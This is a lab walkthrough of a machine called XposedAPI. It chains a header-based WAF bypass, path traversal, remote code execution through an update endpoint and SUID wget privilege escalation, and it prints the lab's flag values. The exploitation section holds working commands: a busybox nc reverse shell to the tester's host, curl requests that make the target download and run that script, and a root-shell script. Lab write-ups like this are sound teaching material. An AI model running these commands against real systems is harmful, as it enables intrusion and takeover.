XposedAPI
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. XposedAPI serves a "Remote Software Management API" on 13337, meant forlocalhostonly. A WAF filters by host, but is bypassed with theX-Forwarded-For: 127.0.0.1header (X-Forwarded-For WAF bypass). The/logs?file=endpoint has a path traversal that reveals the valid userclumsyadmin(LFI / path traversal); with it,/updatedownloads and/restartruns an "updater" that is our reverse shell. For root, a SUIDwgetand the--use-askpassGTFOBins trick (SUID binary abuse).
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. Only two ports, and the second is an unusual web service:
ping -c 1 192.168.211.134
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.211.134
PORT STATE SERVICE
22/tcp open ssh
13337/tcp open httpnmap -p22,13337 -sCV 192.168.211.134 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
13337/tcp open http Gunicorn 20.0.4
|_http-title: Remote Software Management APIAPI - TCP 13337
The root page documents the API itself and warns, in red, that it should not be exposed ("This utility should not be exposed to external network. It is just for management on localhost"):

The endpoints are telling:
GET /version: the app version.GET /logs?file=: reads log files.POST /updatewith{"user": "...", "url": "..."}: updates the app by downloading a Linux executable.POST /restartwith{"confirm": "true"}: restarts the app to apply changes.
The /update documentation itself hands over the vector: it spells out the exact JSON format and what each field is for, including the url the executable is downloaded from:

/update
Methods: POST
Updates the app using a linux executable. Content-Type: application/json
{"user":"<user requesting the update>", "url":"<url of the update to download>"}

/logs
Methods: GET
Read log files.

/restart
Methods: GET
To request the restart of the app.
A first attempt with a made-up user makes it clear the field is validated against a list of real users, and that is where the need to find one comes from:
curl -X POST http://192.168.211.134:13337/update -H 'Content-Type: application/json' -d '{"user":"user", "url":"http://192.168.45.164/rev.sh"}'
Invalid username.Exploitation
WAF bypass and path traversal
A direct GET /logs hits a WAF that filters by host:
curl -X GET http://192.168.211.134:13337/logsWAF: Access Denied for this Host.The service believes itself to be on localhost, so it trusts the X-Forwarded-For header. Setting it to 127.0.0.1 lets the WAF wave us through (X-Forwarded-For WAF bypass). Then /logs asks for a file parameter, and that parameter is vulnerable to path traversal: we read /etc/passwd and discover a system user, clumsyadmin (LFI / path traversal):
curl -X GET 'http://192.168.211.134:13337/logs?file=../../../../../../../etc/passwd' \
  -H 'X-Forwarded-For: 127.0.0.1' --path-as-is | tail -n 10
clumsyadmin:x:1000:1000::/home/clumsyadmin:/bin/shRCE via the /update endpoint
/update downloads a "Linux executable" from a URL we supply, on behalf of a valid user. The generic user was rejected; using clumsyadmin (the one we just found) the request is accepted. We serve a rev.sh with a reverse shell, reference it in /update and fire /restart:
Before triggering the shell, we set Penelope listening on 22:
penelope 22# rev.sh
#!/bin/bash
busybox nc 192.168.45.164 22 -e bashcurl -X POST http://192.168.211.134:13337/update -H 'Content-Type: application/json' \
-d '{"user":"clumsyadmin", "url":"http://192.168.45.164/rev.sh"}'
curl -X POST http://192.168.211.134:13337/restart -H 'Content-Type: application/json' \
-d '{"confirm":"true"}'
Update requested by clumsyadmin. Restart the software for changes to take effect.
Restart Successful.
(Penelope)> listeners add -p 22
[+] Got reverse shell from xposedapi~192.168.211.134-Linux-x86_64  Assigned SessionID <1>
clumsyadmin@xposedapi:~/webapp$ whoami
clumsyadmin
The shell runs as clumsyadmin.
Local
cat local.txt && whoami && ip a && hostname
bcc30cb8744303bc925a2688ef0a34a0
clumsyadmin
Privilege escalation
SUID wget
We look for SUID binaries and wget shows up, which does not carry that bit by default:
find / -perm -4000 2>/dev/null
/usr/bin/wget
/usr/bin/mount
/usr/bin/passwd
/usr/bin/su
...
wget is in GTFOBins with a SUID vector: the --use-askpass option runs the program we point it at to "ask for the password", and when wget runs with the SUID bit that program inherits root's effective UID. We prepare a script that opens a privileged shell and feed it through --use-askpass (SUID binary abuse):
echo -e '#!/bin/sh -p\n/bin/sh -p 1>&0' > /tmp/privesc
chmod +x /tmp/privesc
wget localhost --use-askpass=/tmp/privesc
clumsyadmin@xposedapi:~$ wget localhost --use-askpass=/tmp/privesc
# whoami
root
Root
cat /root/proof.txt && whoami && ip a && hostname
fd11262a3d11edfa4de961e486efe22b
root
Attack chain
API (13337)  --  Remote Software Management API (Gunicorn)
        │  WAF filters by host -> X-Forwarded-For: 127.0.0.1
        │  /logs?file= path traversal -> /etc/passwd -> clumsyadmin user
        │  /update (user=clumsyadmin, url=rev.sh) + /restart -> reverse shell
        ▼
clumsyadmin  (local.txt)
        │  SUID wget -> --use-askpass=/tmp/privesc
        ▼
root  (proof.txt)
Lessons learned
- Do not trust
X-Forwarded-Forfor authorization. A WAF that validates the "origin host" by reading a client-controlled header protects nothing: just set it to127.0.0.1. Access control belongs at the network layer or with the connection's real IP. - An unsanitized
fileparameter is LFI. The/logs?file=path traversal read/etc/passwdand, with it, a valid username that unlocked the rest of the API. - An API that "updates" by downloading and running is RCE by design.
/update+/restartran an arbitrary attacker binary. Downloading and running remote code must never be exposed without strong auth. wgetwith SUID is root. GTFOBins documents--use-askpass(and other vectors) forwget. No network binary needs the SUID bit; audit them withfind / -perm -4000.